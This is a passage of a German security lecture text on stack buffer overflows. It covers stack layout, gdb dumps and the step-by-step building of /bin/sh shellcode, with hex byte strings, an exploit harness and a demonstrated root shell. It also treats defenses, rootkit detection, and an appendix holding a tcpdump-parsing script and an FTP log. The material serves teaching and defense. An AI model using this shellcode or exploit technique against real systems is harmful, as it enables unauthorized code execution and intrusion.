Der alte Basepointer wird auf dem Stack gesichert. Der momentane Stackpointer wird als neuer Basepointer genommen und durch verringern des Stackpointers wird Platz für lokale Variablen geschaffen (zur Erinnerung: Der Stack wächst in negativer Richtung). Nach diesen Anweisungen sieht der Stack in diesem Bereich wie in Abbildung 4.1.2

Der rechte Pfeil gibt wieder den Verlauf des Speichers an, der linke Pfeil die Wachstumsrichtung des Stacks. Von unten nach oben liegen also auf dem Stack: c,b,a,Rücksprungadresse,alter Framepointer,der erste Puffer, der zweite Puffer.

4.1.3 Den Buffer zum überlaufen bringen

Das eigentliche Ziel des Angreifers ist es, einen Puffer zum Überlaufen zu bringen, natürlich nicht zum puren Selbstzweck. Denn was passiert, wenn einer der Puffer überschrieben wird? Das soll an einem weiteren Beispiel deutlich gemacht werden?

```
void funktion(char *str) {
   char buffer[16];

   strcpy(buffer, str);
}

void main(int argc,char **argv) {
    funktion(argv[1]);
}
```




Abbildung 4.2: Der Stack beim Funktionsaufruf

Wie man sieht, vertraut das Programm dem Anwender und kopiert das erste übergebene Argument direkt in den viel zu kleinen Puffer. Das ist doch ein wenig leichtgläubig. Folgendes passiert beim Ausführen mit einem zu langen String:


```
tibu:~/bufferoverflow$ ./beispiel2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Speicherzugriffsfehler
```

Wie in der Abbildung 4.3 zu sehen ist, wird mit dem Kommandozeilenargument nicht nur der Puffer komplett überschrieben sondern auch der gespeicherte Framepointer, die Rücksprungadresse, die Zeigervariable selbst und alles was noch kommt (hier nur angedeutet durch den grau unterlegten Teil des Stacks). Beim Rücksprung steht dann eine nicht brauchbare Rücksprungadresse auf dem Stack.

Hier ist dann auch endlich einmal der Blick in den Debugger sinnvoll. Von Interesse ist EIP, der neue Instruction Pointer, der beim “ret“ vom Stack geholt wurde:

```
(gdb) info registers
eax            0xbffff4cc       -1073744692
ecx            0xfffffe1e       -482
```

Abbildung 4.3: Ein Bufferoverflow.




```
edx            0xbffff6ef       -1073744145
ebx            0x4012fdd0       1074986448
esp            0xbffff4e4       0xbffff4e4
ebp            0x41414141       0x41414141
esi            0x40012bec       1073818604
edi            0xbffff564       -1073744540
eip            0x41414141       0x41414141
eflags         0x210282 2163330
cs             0x23  35
ss             0x2b  43
ds             0x2b  43
es             0x2b  43
fs             0x0 0
gs             0x0 0
fctrl          0x37f 895
fstat          0x0 0
```

```
ftag           0xffff   65535
fiseg          0x0 0
fioff          0x0 0
foseg          0x0 0
fooff          0x0 0
fop            0x0 0
xmm0           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm1           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm2           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm3           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm4           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm5           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm6           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
xmm7           {f = {0x0, 0x0, 0x0, 0x0}}       {f = {0, 0, 0, 0}}
mxcsr          0x0 0
orig_eax       0xffffffff       -1
```

4.1.4 Das ganze ausnutzen.

Gehässigerweise will man jetzt natürlich irgendwie eigenen Code einschleusen und Root werden und sowieso die Welt übernehmen. Bis das soweit ist, dauert es aber noch ein Stückchen. Zuerst mal ein kleines Beispiel, auf welche Art und Weise man die Rücksprungadresse manipulieren kann und was dabei rauskommt:

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}

void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

Aus dem Objektdump weiß man, an welcher Stelle die Rücksprungadresse steht. Außerdem wissen wir so, um wieviel Bytes entfernt der nächste vernünftige Befehl ist. So wird in der Funktion die Rücksprungadresse erhöht und die Anweisung “x=1“ einfach ausgelassen.

```
tibu:~/bufferoverflow$ ./beispiel3
0
```

4.1.5 Shellcode unterbringen

Die Idee ist es, die Rücksprungadresse zu überschreiben, auf den Teil des eigenen Puffers zu zeigen und dort einen für uns sinnvollen Code unterzubringen. Dieser Code wird Shellcode genannt, da der unterzubringende Code meistens eine Shell darstellen soll. Einfach so ein “execve“ ausführen können wir nicht, alle Aktionen müssen nativ (d.h. über den direkten Syscall) durchgeführt werden. Der erste Schritt für den Shellcode ist es, das Programm “/bin/sh“ auszuführen.

```
#include < stdio .h>

void main() {
        char *name[2];

        name[0] = "/bin/sh";
        name[1] = NULL;
        execve(name[0], name, NULL);
}
```

Per gcc -S erhalten wir für das Hauptprogramm:

```
main:
  pushl %ebp
  movl %esp,%ebp
  subl $24,%esp
  movl $.LC0,-8(%ebp)
  movl $0,-4(%ebp)
  addl $-4,%esp
  pushl $0
  leal -8(%ebp),%eax
  pushl %eax
  movl -8(%ebp),%eax
  pushl %eax
  call execve
  addl $16,%esp
```

Und der gdb liefert uns:

```
(gdb) disassemble __execve
Dump of assembler code for function execve:
0x804bf7c <execve>:     push   %ebp
0x804bf7d <execve+1>:   mov    %esp,%ebp
0x804bf7f <execve+3>:   sub    $0x10,%esp
0x804bf82 <execve+6>:   push   %edi
0x804bf83 <execve+7>:   push   %ebx
0x804bf84 <execve+8>:   mov    0x8(%ebp),%edi
0x804bf87 <execve+11>:  mov    $0x0,%eax
0x804bf8c <execve+16>:  test   %eax,%eax
0x804bf8e <execve+18>:  je     0x804bf95 <execve+25>
0x804bf90 <execve+20>:  call   0x0
0x804bf95 <execve+25>:  mov    0xc(%ebp),%ecx
0x804bf98 <execve+28>:  mov    0x10(%ebp),%edx
0x804bf9b <execve+31>:  push   %ebx
0x804bf9c <execve+32>:  mov    %edi,%ebx
0x804bf9e <execve+34>:  mov    $0xb,%eax
0x804bfa3 <execve+39>:  int    $0x80
0x804bfa5 <execve+41>:  pop    %ebx
0x804bfa6 <execve+42>:  mov    %eax,%ebx
0x804bfa8 <execve+44>:  cmp    $0xfffff000,%ebx
0x804bfae <execve+50>:  jbe    0x804bfbe <execve+66>
0x804bfb0 <execve+52>:  call   0x8048370 <__errno_location>
0x804bfb5 <execve+57>:  neg    %ebx
0x804bfb7 <execve+59>:  mov    %ebx,(%eax)
0x804bfb9 <execve+61>:  mov    $0xffffffff,%ebx
```

```
0x804bfbe <execve+66>:  mov    %ebx,%eax
0x804bfc0 <execve+68>:  pop    %ebx
0x804bfc1 <execve+69>:  pop    %edi
0x804bfc2 <execve+70>:  leave
0x804bfc3 <execve+71>:  ret
End of assembler dump.
```

Hier muss man Stück für Stück durchgehen, was passiert.
Zuerst wird lokaler Speicher für ein Array auf Strings mit Platz für zwei Elemente angelegt.
Die Adresse des Kommandonamens wird in das erste Arrayelement gelegt:

```
movl $.LC0,-8(%ebp)
```

Der Nullpointer kommt in das zweite Element:

```
movl $0,-4(%ebp)
```

Der Nullpointer wird als drittes Funktionsargument auf den Stack gelegt:

```
pushl $0
```

Das Array wird in Form einer Adresse als zweites Funktionsargument auf den Stack gelegt:

```
leal -8(%ebp),%eax
pushl %eax
```

Die Adresse des Kommandonamens wird als erstes Funktionsargument auf den Stack gelegt:

```
movl -8(%ebp),%eax
pushl %eax
```

In der execve Funktion passiert folgendes:
In das Register EAX wird die Syscallnummer eingetragen:

```
0x804bf9e <execve+34>:  mov    $0xb,%eax
```

Nach EBX wird die Adresse des Kommandos geladen:

```
0x804bf84 <execve+8>:   mov    0x8(%ebp),%edi
0x804bf9c <execve+32>:  mov    %edi,%ebx
```

In ECX wird die Arrayadresse eingetragen:

```
0x804bf95 <execve+25>:  mov    0xc(%ebp),%ecx
```

Und EDX beinhaltet den Nullpointer:

```
0x804bf98 <execve+28>:  mov    0x10(%ebp),%edx
```

Dann wird noch der Syscall ausgeführt:

```
0x804bfa3 <execve+39>:  int    $0x80
```

Daraus ergibt sich eine Liste der benötigten Dinge:

- Das Kommando in den Speicher bekommen
- Die Adresse des Strings in den Speicher bekommen
- 0xb in EAX
- die Adresse des Strings nach EBX

- die Adresse der Adresse des Strings nach ECX
- 0 nach EDX
- int 80

Letztendlich fehlt nur noch ein exit(0) um evtl. Fehler abzufangen und nicht wild im Speicher weiter Code auszuführen.

```
void main() {
  exit (0);
}
```

```
(gdb) disassemble main
Dump of assembler code for function main:
0x80481c0 <main>:       push   %ebp
0x80481c1 <main+1>:     mov    %esp,%ebp
0x80481c3 <main+3>:     sub    $0x8,%esp
0x80481c6 <main+6>:     add    $0xfffffff4,%esp
0x80481c9 <main+9>:     push   $0x0
0x80481cb <main+11>:    call   0x8048380 <exit>
0x80481d0 <main+16>:    add    $0x10,%esp
0x80481d3 <main+19>:    leave

(gdb) disassemble _exit
Dump of assembler code for function _exit:
0x804bf60 <_exit>:      mov    %ebx,%edx
0x804bf62 <_exit+2>:    mov    0x4(%esp,1),%ebx
0x804bf66 <_exit+6>:    mov    $0x1,%eax
0x804bf6b <_exit+11>:   int    $0x80
0x804bf6d <_exit+13>:   mov    %edx,%ebx
0x804bf6f <_exit+15>:   cmp    $0xfffff001,%eax
0x804bf74 <_exit+20>:   jae    0x8051520 <__syscall_error>
```

Der Befehl ist sehr einfach, es wird praktisch nur der Rücksprungcode auf den Stack gepusht und dann direkt die Funktion aufgerufen:

```
0x80481c9 <main+9>:     push   $0x0
0x80481cb <main+11>:    call   0x8048380 <exit>
```

Die Exit-Funktion selbst macht auch nicht viel mehr. Die Funktion in EAX ist die 0x1, der Return-Code wird in EBX gespeichert.

```
0x804bf62 <_exit+2>:    mov    0x4(%esp,1),%ebx
0x804bf66 <_exit+6>:    mov    $0x1,%eax
```


Damit sind alle Schritte geklärt.

4.1.6 Ein Problem bleibt aber noch

Wir kennen weder die absolute Adresse des Codes, noch die absolute Adresse des Strings. Deshalb benutzen wir einen relativen Jump und einen relativen Call um die absolute (Rücksprung)adresse auf dem Stack zu haben. Das ganze ist schematisch in Abbildung 4.4 dargestellt.

Das ergibt dann einen gesamten Assembler-Code:

Abbildung 4.4: Jump and Call Magie




```
jmp     . + offsetzucall
popl    %esi
movl    %esi,offsetzumstring(%esi)
movb    $0x0,offsetzum0byte(%esi)
movc    $0x0,offsetzum0arrayelement(%esi)
movl    $0xb,%eax
movl    %esi,%ebx
leal    offsetzumstring(%esi),%ecx
xor     %edx,%edx
int     $0x80
movl    $0x1, %eax
movl    $0x0, %ebx
int     $0x80
call    . - poplstelle
"/bin/sh"
```

Mittels dem gdb ermittelt man die erforderlichen Offsets und bekommt so folgende Assemberlösung:

```
void main() {
__asm__("
  jmp    . + 0 x2b
  popl   %esi
  movl   %esi,0x8(%esi)
  movb   $0x0,0x7(%esi)
  movl   $0x0,0xc(%esi)
```

```
   movl    $0xb,%eax
   movl    %esi,%ebx
   leal    0x8(%esi),%ecx
   xorl    %edx,%edx
   int     $0x80
   movl    $0x1, %eax
   movl    $0x0, %ebx
   int     $0x80
   call    . − 0x29
   . string \"/bin/sh\"
");
}
```

Die muss man dann in einen String bekommen:

```
(gdb) disassemble main
Dump of assembler code for function main:
0x80483b4 <main>:       push   %ebp
0x80483b5 <main+1>:     mov    %esp,%ebp
0x80483b7 <main+3>:     jmp    0x80483e2 <main+46>
0x80483b9 <main+5>:     pop    %esi
0x80483ba <main+6>:     mov    %esi,0x8(%esi)
0x80483bd <main+9>:     movb   $0x0,0x7(%esi)
0x80483c1 <main+13>:    movl   $0x0,0xc(%esi)
0x80483c8 <main+20>:    mov    $0xb,%eax
0x80483cd <main+25>:    mov    %esi,%ebx
0x80483cf <main+27>:    lea    0x8(%esi),%ecx
0x80483d2 <main+30>:    xor    %edx,%edx
0x80483d4 <main+32>:    int    $0x80
0x80483d6 <main+34>:    mov    $0x1,%eax
0x80483db <main+39>:    mov    $0x0,%ebx
0x80483e0 <main+44>:    int    $0x80
0x80483e2 <main+46>:    call   0x80483b9 <main+5>
0x80483e7 <main+51>:    das
0x80483e8 <main+52>:    bound  %ebp,0x6e(%ecx)
0x80483eb <main+55>:    das
0x80483ec <main+56>:    jae    0x8048456
0x80483ee <main+58>:    add    %cl,%cl
0x80483f0 <main+60>:    ret
End of assembler dump.
(gdb) x/bx main+3
0x80483b7 <main+3>:     0xeb
(gdb)
0x80483b8 <main+4>:     0x29
(gdb)
0x80483b9 <main+5>:     0x5e
(gdb)
.
.
.
```

So erhält man dann:

```
char shellcode [] =
   "\xeb\x29\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
```

```
  "\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x31\xd2\xcd\x80\xb8"
  "\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd2\xff\xff\xff"
  "\x2f\x62\x69\x6e\x2f\x73\x68\x00\xc9\xc3";

void main() {
  int *ret;

  ret = (int *)&ret + 2;
  (*ret) = (int) shellcode;

}
```

Ein Problem bleibt dann noch: Ein String darf ein
0 erst als Nullterminator haben. Deshalb ersetzt man alle Befehle, die eine Null ergeben wuerde, durch ein funktionierendes Äquivalent. Xor an allen Enden, movb anstatt movl um Immediate-Werte mit 0-Byte zu vermeiden usw.

4.1.7 Der eigentliche Exploit

Ein Problem bleibt noch: Wir wissen nicht, wo sich im Speicher der Stack befindet. Wir wissen nicht, wohin die Rücksprungadresse gesetzt werden muss. Hierzu bediene ich mich eines Programmes, welches im Anhang zu finden ist.

So einfach wie hier geht es nicht immer:

```
char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

char large_string[128];

void main() {
  char buffer[96];
  int i;
  long *long_ptr = (long *) large_string;

  for (i = 0; i < 32; i++)
    *(long_ptr + i) = (int) buffer;

  for (i = 0; i < strlen(shellcode); i++)
     large_string[i] = shellcode[i];

  strcpy(buffer, large_string);
}
```

In das große Array kommt die Adresse des Puffers (überall hin). Der Shellcode kommt an den Anfang dieses Strings. Dann wird der große String in den Puffer kopiert, die Rücksprungadresse wird exakt überschrieben, der Code wird ausgeführt. Wie kann man es nun wirklich machen? Die Antwort ist einfach: Der Stack beginnt für jedes Programm an der selben Stelle:

```
unsigned long get_sp(void) {
   __asm__("movl %esp,%eax");
}
void main() {
   printf("0x%x\n", get_sp());
}
```

```
tibu@crystalship:~/PRIVAT/cvs/CLT5-Vortrag/bufferoverflow$ ./sp
0xbffff584
tibu@crystalship:~/PRIVAT/cvs/CLT5-Vortrag/bufferoverflow$ ./sp
0xbffff584
tibu@crystalship:~/PRIVAT/cvs/CLT5-Vortrag/bufferoverflow$ ./sp
0xbffff584
```

Deshalb benutzen wir hier ein spezielles Programm (sinnvollerweise geklaut), mit dem man sich eine Art “Ei“ zusammenstellen kann. (Es ist im Anhang als overflow2.c zu finden). Es nimmt als erstes Argument die größe des anzulegenden Puffers und als zweites Argument das Offset zum momentenen Stackpointer, zu dem gesprungen werden muss. Der Anfang des Buffers wird mit NOPs aufgefüllt, damit das Offset nur grob stimmen muss.

Das ganze kann man jetzt an einem Beispiel ausprobieren:

```
void main(int argc, char *argv[]) {
  char buffer[512];

  if (argc > 1)
    strcpy(buffer,argv[1]);
}
```

```
tibu@crystalship:~/PRIVAT/cvs/CLT5-Vortrag/bufferoverflow$ ./overflow2 612
Using address: 0xbffff53c
tibu@crystalship:~/PRIVAT/cvs/CLT5-Vortrag/bufferoverflow$ ./vulnerable $EGG
sh-2.05b$
```

4.2 Was kann man dagegen tun?

- statische Puffer benutzen

  Anstatt “char buffer[256]“ in einem Programm zu benutzen, sollte man über “static char buffer[256]“ nachdenken, den der wird im Datemsegment angelegt und kann damit keine Rücksprungadresse überschreiben. Will man so etwas nicht (weil z.B. der Puffer zu groß wird), dann sollte man auch gleich den Puffer dynamisch mit malloc() oder calloc() anlegen (und bitte die korrekte Größe verwenden), denn diese Daten werden im Heap angelegt. Aber Vorsicht: Heap-Overflows existieren ebenfalls.

- checks der Längen

  Jede optimistische Annahme der Art “es wird niemals etwas größeres “ übergeben führt laut Murphy zwangsläufig dazu, daß genau das passiert. Der Nutzer ist böse. Deshalb sollte wirklich jede Länge überprüft werden.

- n-tools

  Warum sollte man sprintf,stcpy oder strcat nehmen, wenn es auch snprintf,sncpy und strncat gibt (und die 20 anderen n-tools)? Wenn man dann noch die korrekte Größe benutzt, dann ist man schon einen Schritt weiter. Die n-tools sollte man auch benutzen, wenn man die Eingabe vorher überprüft hat. Denn: Hat man immer richtig gedacht? Eine snprintf Anweisung kann *sehr* kompliziert werden.

- Know your tools

  snprintf und vsnprintf schreiben nicht mehr als n Bytes in den Puffer, inklusive dem abschließenden 0.

  strncat kopiert die ersten n Zeichen des scr-Puffers an das Ende des dst-Puffers und fügt dann noch das abschließende
  0 an.

strncpy kopiert die ersten n Bytes aus src, es wird kein
0 angefügt, falls keins vorhanden ist.

Wenn man also nicht gewohnt mit diesen (und den 100 anderen) Funktionen umgehen kann, dann sollte man sich ganz genau die Man-Page durchlesen

- typenkontrolle

  Fangfrage:

  Kann man in folgendem Programm einen Overflow erzeugen?

```
#include <string.h>

int funktion(char *string, short int laenge) {
  char buffer[16];

  if (laenge < 16)
    strncpy(buffer, string, laenge);
}
void main(int argc, char *argv[]) {

  if (argc > 1)
    funktion(argv[1], strlen(argv[1]));
}
```

- Formatstring

  Dieses Beispiel ist prinzipiell gefährlich, jede Person könnte einen Formatstring eigener Wahl einschleusen. (Details bei http://teso.scene.at, dort ist ein hervorragendes PDF zu erhalten)

```
sprintf(buffer,string);
```

Kapitel 5

H4[k D4 Scr1p7-K1dd13 oder wie ich lernte Exploitz zu lieben

5.1 Exploit

Offensichtlich wurden in letzter Zeit einfach viel zu viele Rechner gehackt, als daß man davon ausgehen könnte, daß jeder einzelne sich bewußt gemacht hat, wie Sicherheitslücken ausgenutzt werden können. Auch werden die wenigsten Angreifer selber die Schwachstellen der Software ermitteln bzw. ermitteln können. Denn dazu ist echte Intelligenz notwendig. In Wirklichkeit greifen Skript-Kiddies auf eine Unmenge Exploits und Hilfsmittel zurück, die müssen nicht unbedingt gleichzeitig mit dem (öffentlichen) Entdecken der Sicherheitslücke an die Öffentlichkeit dringen, einer der letzten PHP Exploitz hat es angeblich ein halbes Jahr im Untergrund ausgehalten, bevor seine Existenz bekannt wurde. Am Beispiel des (um korrekt zu sein: eines) Exploitz für Bind 8.2 wird das hier gezeigt (Der geneigte PDF Leser wird jetzt vor einer weißen Lücke stehen, leider ist so eine Live-Vorführung nur schlecht ins Textformat übertragbar)

5.2 Root-Kits

In entsprechenden Kreisen kursieren öffentlich und halböffentlich Rootkits, die den einmal erhaltenen Status als Root zu erhalten versuchen. Gleichzeitig ist es wichtig, nicht entdeckt zu werden. Das Adore Rootkit ist zum Beispiel frei bei Teso erhältlich. Das T0rn Rootkit ist bei Skript-Kiddies ebenfalls sehr beliebt, da es fertige Skripte für vordefinierte Distributionen enthält.

Was enthalten Root-Kits im Normalfall? Nütlich sind z.B.

- Eine Hintertür um nicht über den normalen Weg ins System zu kommen, so erhält man auch direkt UID 0
- ein paar Programme, die das normale ls oder login ersetzen können, zum einen um Dateien verstecken zu können und zum anderen um wieder Zugriff mit einem festen Passwort zu bekommen
- Skripte um sich automatisch im System festzusetzen (Ja, die wenigsten wissen wie das geht)
- eine Möglichkeit Prozesse zu verstecken
- eine Möglichkeit offene Ports zu verstecken
- ein kaputter Name-Server
- ein versteckter Passwortsniffer (für das Netzwerk und lokale Programme)

5.3 Wie man sie erkennt und beseitigt (Kurzform)

Indizien:

- unnatürlich auftretene Emails von root

  Dafür kann es viele Grunde haben. Z.B. wollte das Skriptkind erstmal ein paar Freunde vom eigenen Erfolg berichten und kannte die Mailkonfiguration nicht. Oder er hat einen IRC Bouncer / Stacheldraht/whatever installiert und gleich einen nicht funktionierenden CronJob dazu.

- chkrootkit sucht nach ungewöhnlichen Dateien, Logs, strings usw.

  chkrootkit kann man fertig kompiliert auf einer Diskette bei sich haben und die Festplatte auf verdächtige Dateien untersuchen. Nach Möglichkeit sollte man das aber nicht auf dem potentiell infiziertem System ausführen.

- tripwire legt checksums der wichtigen Dateien ab, so kann man Veränderungen erkennen

  Es bietet sich natürlich an diese Checksums auf einem echten nicht schreibbarem Medium zu hinterlassen (CD, geschützte Diskette, etc).

- unnatürliche Verbindungen zu Rechnern, mit denem man nichts zu tun haben will

  Gerade deutsche Webserver sprechen recht selten mit russischen Unis oder der Stanford University. Vor allem nicht per ssh. Es lohnt sich also hin und wieder “lsof -i -n“ einzugeben. Standardtrafficlogger wie trafficvis können dabei helfen ungewöhnliche Verbindungen aufzuspüren.

- Kernel Prozesse, die Speicher belegen

  Hier ein Auszug aus einem (hoffentlich) nicht kompromitiertem System:

  ```
  tibu@crystalship:~$ ps aux |grep \\[k |grep -v grep
  root         2  0.0  0.0     0    0 ?        SW   08:26   0:00 [keventd]
  root         3  0.0  0.0     0    0 ?        SW   08:26   0:00 [kapmd]
  root         4  0.0  0.0     0    0 ?        SWN  08:26   0:00 [ksoftirqd_CPU0]
  root         5  0.0  0.0     0    0 ?        SW   08:26   0:00 [kswapd]
  root         7  0.0  0.0     0    0 ?        SW   08:26   0:00 [kupdated]
  root         9  0.0  0.0     0    0 ?        SW   08:26   0:00 [khubd]
  root        12  0.0  0.0     0    0 ?        SW   08:26   0:00 [kjournald]
  ```

  Echte Kernelprozesse fressen keinen Speicher.

- Timestamps von gewissen Dateien (/etc/passwd,/etc/shadow,utmp,wtmp)

  Auch wenn es zum Standardumfang von Rootkits gehört sollte man hin und wieder korrekte Timestamps für /etc/passwd und /etc/shadow überprüfen. Auf normalen Servern

- one user with UID 0 should be enough for everyone

  Nur der root User hat UID 0. Es soll ja Leute geben, die das nicht wissen :-)

- weggeschossene Serverdienste (vor allem Syslog)

  Der Syslogd ist ein sehr stabilder Daemon. Er verschwindet nicht ohne Grund.

- merkwürdige Syslogeinträge (Lücken, ungewöhnliche Cronjobs)

  Größere Lücken in Logdateien, falsche Reihenfolgen oder generell fehlende Einträge sind Anzeichen eines Einbruches.

- hoher Load

  Kein Warnsignal aber zumindestens ein Grund mal genau nachzuschauen.

- Snort (nicht diese Personal Firewall Pseudo-Warnungen)

  Es gibt mehrere Intrusion Detection Systems. Snort ist eines davon (netzwerkbasiert). Es kann auf einem anderen Rechner laufen als auf dem zu schützenden und hat deshalb einen klaren Vorteil. (Es braucht nichtmal eine eigene IP). Leider enthält es eine Menge Pseudo-Warnmeldungen ("Connect on Netbus-Port, you've been hacked!!!!1!") aber richtig konfiguriert gibt er sinnvolle Hinweise auf CGI-Scans, eingeschleusten Shellcode und andere ungewöhnliche Aktivitäten.

- Augen aufhalten für alles Ungewöhnliche

  Nur weil du nicht paranoid bist, heißt das nicht, daß du nicht verfolgt wirst.

- Scan-IPs mit anderen Einträgen vergleichen

  Verschiedene einzelne Einträge im Syslog ergeben nicht unbedingt einen Sinn und müssen nicht unbedingt eine Warnmeldung bedeuten. Aber man kann verschiedene Einträge versuchen einem einzelnen fremden Host zuzuordnen und ein Aktivitätsprofil erstellen. So kann man eher verdächtige Aktivitäten erkennen.

Kapitel 6

Anlagen

A Quelltexte

Hier kommen mal die Quelltexte hin

```
#!/bin/bash

## usage: tcpdump -l | ./ Seq.Nums

while read Timestamp Src to Dst Flags Seq \
                                        ack Ack win Size tcpFlags ; do


        Len=${Seq#*(}
        Len=${Len%)}

        Seq=${Seq%:*}

#       Ack=${SynAck#*:}

        TCPSize=${SynAck#*(}
        TCPSize=${TCPSize%)}

        echo -ne "$Src -> $Dst $Flags IP Len: $Len Byte   "
        echo -e "win: $Size \tSeq: $Seq\t\tAck: $Ack"

        rm ${Src%.*}*

        echo $Src > $Src-port
        echo $Size > $Src-size
        echo $Seq > $Src-seq
        echo $Ack > $Src-ack
        echo $Len > $Src-len
        echo $Size > $Src-win

done
```

Abbildung 6.1: Seq.Nums: Bash-Shellscript zum Filtern der Sequenznummern

B Diagramme, Screenshots und ganzseitige Abbildungen

Hier ein Verz. sonstiger Ressourcen

```
>>220-Hello 192.168.1.3, there are 0 (max 20) users logged in at the moment.
>>220-Local time is: Sun Feb 23 21:09:17 2003
>>220-
>>220-Please use your email address as password and NOT silly words
>>220-like "mozilla@" or "WWWuser@", as some Web browsers do!
>>220-
>>220-If you have any questions concerning this ftp archive or would
>>220-like to announce your uploads, please send a mail to the ftp-admin
>>220-of this server: jaw@hrz.tu-chemnitz.de
>>220-
>>220-All transfers are logged. If you don’t like this, disconnect now.
>>220-
>>220 schwarzwaelder.csn.tu-chemnitz.de FTP server (Version wu-2.6.2(3)
Thu Feb 20 14:06:42 CET 2003) ready.

<<USER clt5

>>331 Password required for clt5.

<<PASS secure

>>230-No directory! Logging in with home=/
>>230 User clt5 logged in.

<<PORT 192,168,1,3,4,98

>>200 PORT command successful.

<<NLST

>>150 Opening ASCII mode data connection for file list.

>>226 Transfer complete.

<<PORT 192,168,1,3,4,99

>>200 PORT command successful.

<<NLST /tmp

>>150 Opening ASCII mode data connection for file list.
>>226 Transfer complete.

<<QUIT

>>221-You have transferred 0 bytes in 0 files.
>>221-Total traffic for this session was 5351 bytes in 2 transfers.
